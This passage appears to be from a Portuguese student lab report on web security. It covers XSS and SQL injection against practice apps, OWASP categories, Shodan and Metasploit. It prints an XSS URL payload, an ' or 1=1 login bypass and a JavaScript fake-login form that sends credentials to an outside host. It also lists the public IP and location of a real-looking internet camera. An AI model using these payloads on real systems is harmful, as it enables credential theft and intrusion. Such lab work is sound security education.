     http://10.1.2.6:80/WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(
         ↪ document.domain);%3C/script%3E
     OSVDB Entries  OSVDB-2754
     ```

     Como é possível ver, a aplicação não sanitiza variáveis passadas via GET, tornando possível ataques XSS.

   O que chamou a minha atenção foi a quantidade de softwares que o **Nikto** consegue identificar e dizer se estão atualizados ou não.

Parte III

OWASP – Vulnerabilidades em Aplicações Web

7 Questão 7

1. A1
   Ocorre quando o sistema aceita entradas externas de dados, por exemplo, login. E essa entrada externa é usada de alguma forma em algum programa que vai processar com base nessa entrada. Por exemplo, buffer overflow, onde o usuário vai além dos limites de memória do input e consegue escrever código lá dentro. Outro exemplo é confundir o interpretador de SQL fazendo com que ele execute comandos do usuário atacante.

2. A2
   Acontece quando o atacante consegue credenciais que não são suas. Por exemplo, roubar cookies de sessão de outros usuários via rede e utilizar para se logar ao sistema. Outro exemplo é conseguir acesso ao banco de senhas e se essas não estiverem criptografadas ou hasheadas, então o atacante tem pleno acesso às credenciais de outros usuários.

3. A3
   Dados sensíveis são expostos. Por exemplo, senhas transitando na rede sem criptografia implementada pelo programador ou senhas utilizando protocolos inseguros (e.g não usar https). Também ocorre quando dados são guardados de maneira incorreta e um hacker consegue acessar (e.g senhas guardadas em *plaintext*).

4. A7
   Quando um atacante consegue injetar códigos maliciosos no sistemas disfarçados de dados (e.g colocar um script JavaScript num input de login). Quem projetou o sistema deve verificar dados externos ao sistemas, principalmente quando esses dados são usados para compor o sistema (e.g usar nome do usuário para colocar em uma página html de log). XSS pode ser usado também, por exemplo, para injetar JavaScript nas páginas para outros usuários e modificar o HTML para simular um tela de login ou redirecionar o usuário para uma página do atacante simulando o sistema. Dessa forma, o usuário poderá entrar com informações sensíveis achando que está no sistema original.

8 Questão 8

1. a)



Figura 4

2. b) O que aconteceu foi um *SQL Injection*, o SQL de login provavelmente executava algo do tipo:

```
where login = xxx and password = yyy
```

   a aspa permitiu injetar código SQL malicioso e autorizar o login (por causa do *or 1=1*. A classificação dessa vulnerabilidade no TOP 10, é A1 (Injection) e também A2 (Broken Authentication).

3. c) O problema pode ser resolvido sanitizando a string passada pelo usuário. Muitas interfaces com bancos de dados oferecem isso, basta o desenvolvedor especificar isso. Por exemplo: módulo PG para **TypeScript** oferece features tais como:

```
Database.query(
    text: ‘select * from users where login = $1 and pass = $2‘,
    values: [loginPassadoPeloUsuario, senhaPassadoPeloUsuario]
)
```

   Dessa forma, as variáveis ***loginPassadoPeloUsuario*** e ***senhaPassadoPeloUsuario*** vão ser sanitizadas.

4. d)



Figura 5: Depois de dar logout da página

9 Questão 9

1. a) é o mesmo da questão anterior, a vulnerabilidade A1 (Injection).
2. b)



Figura 6: Resultado do experimento.

Com a string *' or 1=1* – sem o espaço no final, o seguinte erro é reproduzido no site:



Figura 7: A query usada para validação do usuário fica exposta.

3. c) A mesma coisa que a questão anterior, é necessário validar a string que o usuário entrega.

10 Questão 10

1. a) Comando executado.
2. b) Várias falhas de segurança encontradas por esta ferramenta, também foram encontradas for ferramentas usadas no relatório anteriormente. As falhas mais comuns foram aquelas relacionadas a XSS, Injection e cookies desprotegidos. Também foi encontrado um *Directory Browsing*, permitindo a navegação de arquivos que podem ser sensíveis. Para resolver esses problemas, começando pelo XSS, é possível habilitar o *Web Browser XSS Protection* e verificar o input do usuário. Para Injectios em geral, a mesma coisa, sanitizar inputs dos usuários. Para os cookies, uso de HTTPS e habilitação da flag *HttpOnly* resolveria isso, fazendo com que o cookie não seja acessado pelo JavaScript e *client side*.
3. c) relatório está em anexo como **relatorio_questao_10.html**

11 Questão 11

1. Ataque 1 - HTML Injection

   (a) url do ataque: **captured-data.php**

   (b) O que foi feito: A página em questão captura dados da url. É possível passar qualquer nome de variável para a url e a página irá guardar. O ataque escolhido foi **HTML Injection**.

   (c) O código inserido na url foi:

```
code=<img src='https://i1.rgstatic.net/ii/profile.image
    ↪ /273699043540994-1442266345331_Q512/Jean_Martina.jpg'></img>
```

   (d) resultados



Figura 8: Página capture_data.php com a imagem do excelentíssimo professor



Figura 9: Página captured_data.php com a imagem do excelentíssimo professor

(e) Ataque 2 - XSS

i. url do ataque: **http://10.1.2.6/mutillidae/index.php?page=login.php**

ii. O que foi feito: injeção de código JavaScript na hora de fazer login. O site tem um log referente às tentativas de login em: **http://10.1.2.6/mutillidae/index.php?page=show-log.php**. O código JavaScript cria uma página de login falsa para simular roubo de dados. Como o login do usuário é usado para construir a página de log, então é fácil colocar um script que mude a página. O seguinte código foi usado:

```
var new_body = document.createElement('body');
```

```
var malicious_form=document.createElement('form');
malicious_form.name='myForm';
malicious_form.method='POST';
malicious_form.action='https://meusite.php';


var malicious_login=document.createElement('input');
malicious_login.type='text';
malicious_login.name='login_input';
malicious_login.value='Digite seu Login';


var malicious_pass=document.createElement('input');
malicious_pass.type='password';
malicious_pass.name='pass_input';
malicious_pass.value='Digite sua senha';


var malicious_submit = document.createElement('input');
malicious_submit.value = "Logar";
malicious_submit.type = "submit";

new_body.appendChild(malicious_form);
malicious_form.appendChild(malicious_login);
malicious_form.appendChild(malicious_pass);
malicious_form.appendChild(malicious_submit);

document.body = new_body;
```

iii. Resultados:



Figura 10: Página de login com o script malicioso.

Figura 11: Página de log do sistema depois de ter o JavaScript injetado nela.

(f) Ataque 3 - XSS e Security Misconfiguration

i. url do ataque: **http://10.1.2.6/mutillidae/index.php?page=show-log.php** e **http://10.1.2.6/mutilli**

ii. o que foi feito: A ideia é roubar o cookies do usuário. Primeiro, eu fiz um XSS na página de login para dar um *alert* (do JavaScript) nos cookies da página. A ideia do ataque é que o atacante pode colocar fazer um XSS para enviar os cookies dos usuários todas as vezes que eles entrarem na página **show-log.php**. Dessa forma, quando um administrador logar ou um usuário logar, seus cookies serão enviados para o atacante. O *alert* do JavaScript foi para ilustrar, no seu lugar pode haver um script bem mais avançado como um que manda os cookie para outro domínio. A vulnerabilidade explorada nesse exemplo foi *Security Misconfiguration* pois os cookies do print deveriam ser configurados com a flag *HttpOnly* para impedir que esses cookies sejam visualizados via JavaScript.

iii. Resultados:



Figura 12: Cookies mostrando dados sobre o admin.

Parte IV
Vulnerabilidades em IoT

12 Questão 12

1. a) É um mecanismo de busca que permite ao usuário encontrar tipos específicos de computadores conectados à Internet usando uma variedade de filtros

2. b) O dispositivo explorado foi uma camera em São Paulo.

200.159.60.187

200-159-60-187.customer.tdatabrasil.net.br View Raw Data

VPN

City	Jundiai
Country	Brazil
Organization	Telefonica Data S.A.
ISP	Telefonica Data S.A.
Last Update	2019-05-26T17:22:52.844978
Hostnames	200-159-60-187.customer.tdatabrasil.net.br
ASN	AS10429

Figura 13: Dados do dispositivo procurado.

Figura 14: Local no maps do dispositivo procurado.

13 Questão 13

1. a) Uma câmera de segurança
2. b) Um atacante com esse tipo de recurso físico poderia conhecer o cotidiani local melhor e isso poderia ser usado, por exemplo, para assaltos.

Parte V
Metasploit

14 Questão 14



Figura 15: Primeira parte do log do experimento



Figura 16: Segunda parte do log do experimento

1. a) O ataque de dicionário consiste em tentar combinações de um conjuntos de palavras (dicionário), já que as pessoas tendem a criar senhas com palavras da sua língua e/ou uma combinação delas.

2. b) As credenciais do servidor do Tomcat

3. c) A vulnerabilidade explorada foi o fato de que a senha é uma palavra ou combinação de palavras da própria língua.

4. d) Isso pode ser usado para executar comandos na máquina alvo do ataque, ou seja, fazer o exploit de verdade.

15 Questão 15



Figura 17: Primeira parte do log do experimento



Figura 18: Segunda parte do log do experimento



Figura 19: Terceira parte do log do experimento

